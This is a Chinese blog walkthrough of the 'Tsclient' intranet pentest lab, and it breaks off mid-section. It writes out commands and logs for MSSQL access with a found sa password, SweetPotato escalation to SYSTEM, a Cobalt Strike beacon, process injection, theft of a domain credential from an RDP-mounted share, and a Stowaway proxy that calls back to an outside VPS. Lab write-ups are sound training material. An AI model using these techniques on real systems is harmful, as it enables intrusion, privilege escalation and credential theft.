0%

春秋云镜Tsclient

前情提要

开学之后沉迷于PUBG(没错我就是PUBG校长),有三四天都没学东西了,之前的博客也是一拖再拖,没有动手去写,气得我一怒之下直接把PUBG所有可以售卖的枪皮统统出售,以警醒自己要保持学习

然后就是,需要掌握一门开发能力,今天(没错就是博客更新的今天)才意识到开发能力的重要性,暑假基本上没碰这一块,现在要抓紧补充起来了

本期推荐

Counter Attack-Mankind

关于工具

倘若挨个去下载,挨个配置环境,那实在是有够麻烦的,所以此处推荐 onefox集成工具箱,我们在本章中需要的工具基本上都包含在里面了

前期准备

安装好脚本和代理,提权工具若干,该传上去的就赶紧传上去

flag1

给了个IP:39.99.129.53

按照传统的CTF思路,应该是找点Nday来进行利用,但是在这里是进行内网渗透,所以我们需要使用点工具

fscan扫描

先用fscan扫一遍

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
E:\CTFFIT\ONE-FOX集成工具箱_V8公开版_by狐狸\gui_scan\fscan>fscan -h 39.99.129.53

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.3
start infoscan
39.99.129.53:80 open
39.99.129.53:1433 open
39.99.129.53:135 open
39.99.129.53:139 open
[*] alive ports len is: 4
start vulscan
[*] NetInfo
[*]39.99.129.53
[->]WIN-WEB
[->]172.22.8.18
[->]2001:0:348b:fb58:70:10f0:d89c:7eca
[*] WebTitle http://39.99.129.53 code:200 len:703 title:IIS Windows Server
[+] mssql 39.99.129.53:1433:sa 1qaz!QAZ
已完成 4/4
[*] 扫描结束,耗时: 23.3301899s

发现一个mssql服务暴露出来了,还有他的用户和密码

1
2
用户:sa
密码:1qaz!QAZ

MDUT连接

谈到数据库,那MDUT工具的利用就极其重要了

onefox工具箱中自带MDUT,直接使用即可

alt text
如图配置好之后,点击即可进行连接
alt text

连接好之后直接激活组件(可通过命令执行查看),激活之后进行甜土豆提权
sweetpotato下载地址
下载好甜土豆之后直接通过MDUT打上去(鼠标右键点击上传,别老是想着拖拽文件上传)

注意上传的目录
alt text
传好之后验证一手
执行

1
C:/Users/Public/SweetPotato.exe -a "whoami"

alt text

为了方便,接下来通过甜土豆来上线CS

上线CS

关于CS,我当时做了可是整整一天,尽管在工具箱中有CS客户端工具,但是需要部署在自己的vps上的东西呢?

所以我找了很久,后面xrntkk提醒我,Teamservr早就被打包好存在工具箱里了,我这才发现满大街找的东西就在眼皮子底下
alt text
这里之所以把这个写出来,就是为了防止有人像我当时那样,浪费了那么多时间

关于CS的详细介绍,可以参考这篇狼组知识库
CS介绍

关于CS的使用,参考这篇博客
cs在pentest中的使用


连上去之后应该是这样子的
alt text



然后生成怪东西
步骤如下
alt text

依次点出这三个,具体怎么配置你就玩吧,反正教你生成payload的教程这么多(但是他们都没教你怎么打开,笑死了)
alt text

sorry啊,上面的错了,你去这里点出那三个窗口,然后生成.exe文件
alt text

然后在MDUT里面用甜土豆运行,然后就可以成功上线CS

1
C:/Users/Public/SweetPotato.exe -a "C:/Users/Public/beacon.exe"

这里插播一句:直接运行C:/Users/Public/beacon.exe和运行C:/Users/Public/SweetPotato.exe -a “C:/Users/Public/beacon.exe”的区别

你直接在MDUT运行C:/Users/Public/beacon.exe的话,你只能拿到mssql的权限

1
2
[11/01 15:56:43] [+] received output:
nt service\mssqlserver

而你用甜土豆运行的话,你就可以通过甜土豆提权得到system权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[11/01 16:06:42] beacon> shell C:\Users\Public\SweetPotato.exe -a C:\Users\Public\beacon.exe
[11/01 16:06:42] [*] Tasked beacon to run: C:\Users\Public\SweetPotato.exe -a C:\Users\Public\beacon.exe
[11/01 16:06:42] [+] host called home, sent: 92 bytes
[11/01 16:06:53] [+] received output:
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
Orignal RottenPotato code and exploit by @foxglovesec
Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch c:\Windows\System32\cmd.exe
[+] Triggering notification on evil PIPE \\WIN-WEB/pipe/ce313253-509c-4737-9068-eb543f8a4637
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] Command : "c:\Windows\System32\cmd.exe" /c C:\Users\Public\beacon.exe
[+] process with pid: 5984 created.

同时也成功上线了有system权限的CS

1
2
3
4
5
[11/01 16:08:50] beacon> shell whoami
[11/01 16:08:50] [*] Tasked beacon to run: whoami
[11/01 16:08:50] [+] host called home, sent: 37 bytes
[11/01 16:08:50] [+] received output:
nt authority\system

这里不光上线cs,你还得传搭建内网代理的工具上去,等下要搭建内网代理

上线CS之后直接在Cobalt Strike中执行shell命令
通过tree命令看一下文件结构
发现不对劲,似乎是在system目录下

1
chdir

验证一下
发现果然是在C:\Windows\System
接下来退到C:\ (发现退出来的时候居然不需要我们shell cd ..,只要cd .. 即可)
然后重新寻找

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[09/22 14:05:45] beacon> shell dir
[09/22 14:05:45] [*] Tasked beacon to run: dir
[09/22 14:05:45] [+] host called home, sent: 34 bytes
[09/22 14:05:45] [+] received output:
驱动器 C 中的卷没有标签。
卷的序列号是 4659-5697

C:\ 的目录

2022/07/11 16:44 <DIR> inetpub
2022/05/12 17:17 <DIR> PerfLogs
2022/07/11 14:00 <DIR> Program Files
2022/07/11 13:58 <DIR> Program Files (x86)
2022/07/11 13:52 <DIR> SQL Server
2022/07/11 15:58 <DIR> Users
2025/09/22 13:07 <DIR> Windows
2022/07/11 13:15 <DIR> 迅雷下载
2022/07/11 12:58 <DIR> 迅雷云盘
0 个文件 0 字节
9 个目录 27,483,099,136 可用字节

按照经验,应该是在Users目录下,进去之后果然找到了
图省事的话,可以直接type出flag

1
shell type C:\Users\Administrator\flag\flag01.txt

得到了第一个flag

flag2

需要从入口机接着对内网进行渗透,包子王他搭建内网代理,搭建完成之后固然是方便的,但是搭建的过程是绝望的(完蛋啦)

查看在线用户

1
2
3
4
5
6
[11/01 16:22:49] beacon> shell quser || qwinst
[11/01 16:22:49] [*] Tasked beacon to run: quser || qwinst
[11/01 16:22:50] [+] host called home, sent: 46 bytes
[11/01 16:22:50] [+] received output:
用户名 会话名 ID 状态 空闲时间 登录时间
john rdp-tcp#0 2 运行中 49 2025/11/1 15:33

当前是系统权限,我们可以通过进程注入的方式切换到用户john(这个和Linux靶机中劫持pipe管道通信提权到root有点像)

这里就直接在system会话中点击查看进程,随便选一个进程注入,把我们之前制作的监听器注入进去,成功上线

查看挂载情况

1
2
3
4
5
6
7
8
9
10
11
12
[11/01 16:44:59] beacon> shell net use
[11/01 16:44:59] [*] Tasked beacon to run: net use
[11/01 16:44:59] [+] host called home, sent: 38 bytes
[11/01 16:44:59] [+] received output:
会记录新的网络连接。


状态 本地 远程 网络

-------------------------------------------------------------------------------
\\TSCLIENT\C Microsoft Terminal Services
命令成功完成。

远程有挂载hhh,这个还和这套模拟一样的名字,查看内部文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[11/01 16:46:45] beacon> shell dir \\TSCLIENT\C
[11/01 16:46:45] [*] Tasked beacon to run: dir \\TSCLIENT\C
[11/01 16:46:45] [+] host called home, sent: 47 bytes
[11/01 16:46:47] [+] received output:
驱动器 \\TSCLIENT\C 中的卷没有标签。
卷的序列号是 C2C5-9D0C

\\TSCLIENT\C 的目录

2022/07/12 10:34 71 credential.txt
2022/05/12 17:04 <DIR> PerfLogs
2022/07/11 12:53 <DIR> Program Files
2022/05/18 11:30 <DIR> Program Files (x86)
2022/07/11 12:47 <DIR> Users
2022/07/11 12:45 <DIR> Windows
1 个文件 71 字节
5 个目录 30,039,609,344 可用字节

[11/01 16:47:09] beacon> shell type \\TSCLIENT\C\credential.txt
[11/01 16:47:09] [*] Tasked beacon to run: type \\TSCLIENT\C\credential.txt
[11/01 16:47:10] [+] host called home, sent: 63 bytes
[11/01 16:47:10] [+] received output:
xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#

Do you know how to hijack Image?

xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#
这个很明显就是 域\用户名:密码 的意思
问我们知不知道如何去劫持镜像

搭建内网代理

通过MDUT传windows的stowaway的agent端到靶机上
同时传一份Linux的admin端到vps上
这里直接开启Linux上的admin端

1
linux_x64_admin -l 1122

同时在system权限的cs会话中开启Windows的agent端

1
shell C:\Users\Public\windows_x64_agent.exe -c 124.71.111.64:1122

扫描内网

我们先前的内网代理搭建完了,然后我们可以通过CS上传fscan到靶机上,然后在代理服务器上进行扫描

代理服务器上输入shell进入类似Windows的powershell的命令行界面,然后去找放fscan的目录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
(admin) >> use 0 
(node 0) >> socks 1123
[*] Trying to listen on 0.0.0.0:1123......
[*] Waiting for agent's response......
[*] Socks start successfully!
(node 0) >> shell
[*] Waiting for response.....
Microsoft Windows [°汾 10.0.14393]
(c) 2016 Microsoft Corporation¡£±£´̹ԐȨ{¡£

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>cd users
cd users

C:\Users>cd public
cd public

在这里有两步操作

1
2
(admin) >> use 0 
(node 0) >> socks 1123

这个操作是为了后面kali虚拟机可以通过设置socks5代理,进行密码喷溅攻击的前提

进行扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
C:\Users\Public>fscan.exe -h 172.22.8.18/24
fscan.exe -h 172.22.8.18/24

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.3
start infoscan
(icmp) Target 172.22.8.18 is alive
(icmp) Target 172.22.8.15 is alive
(icmp) Target 172.22.8.31 is alive
(icmp) Target 172.22.8.46 is alive
[*] Icmp alive hosts len is: 4
172.22.8.18:80 open
172.22.8.15:88 open
172.22.8.46:445 open
172.22.8.31:445 open
172.22.8.18:1433 open
172.22.8.15:445 open
172.22.8.18:445 open
172.22.8.46:139 open
172.22.8.31:139 open
172.22.8.15:139 open
172.22.8.15:135 open
172.22.8.31:135 open
172.22.8.46:135 open
172.22.8.18:139 open
172.22.8.18:135 open
172.22.8.46:80 open
[*] alive ports len is: 16
start vulscan
[*] NetInfo
[*]172.22.8.18
[->]WIN-WEB
[->]172.22.8.18
[->]2001:0:348b:fb58:3c69:3380:d89c:6478
[*] NetInfo
[*]172.22.8.46
[->]WIN2016
[->]172.22.8.46
[*] WebTitle http://172.22.8.46 code:200 len:703 title:IIS Windows Server
[*] NetInfo
[*]172.22.8.15
[->]DC01
[->]172.22.8.15
[*] NetBios 172.22.8.15 [+] DC:XIAORANG\DC01
[*] NetInfo
[*]172.22.8.31
[->]WIN19-CLIENT
[->]172.22.8.31
[*] NetBios 172.22.8.31 XIAORANG\WIN19-CLIENT
[*] NetBios 172.22.8.46 WIN2016.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.8.18 code:200 len:703 title:IIS Windows Server
[+] mssql 172.22.8.18:1433:sa 1qaz!QAZ
已完成 16/16
[*] 扫描结束,耗时: 10.0476419s

可以看到一共有四台机子,网段内是18,15,31,46
18这台mssql服务的机子已经被我们拿下了,接下来就是要去找域相关的机子,因为前面得到了域相关的账号密码
从扫描结果来看,我们前面得到的账号和密码是要用于攻击.46这台机器的

kali进行密码喷涂

这里需要我们设置代理

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
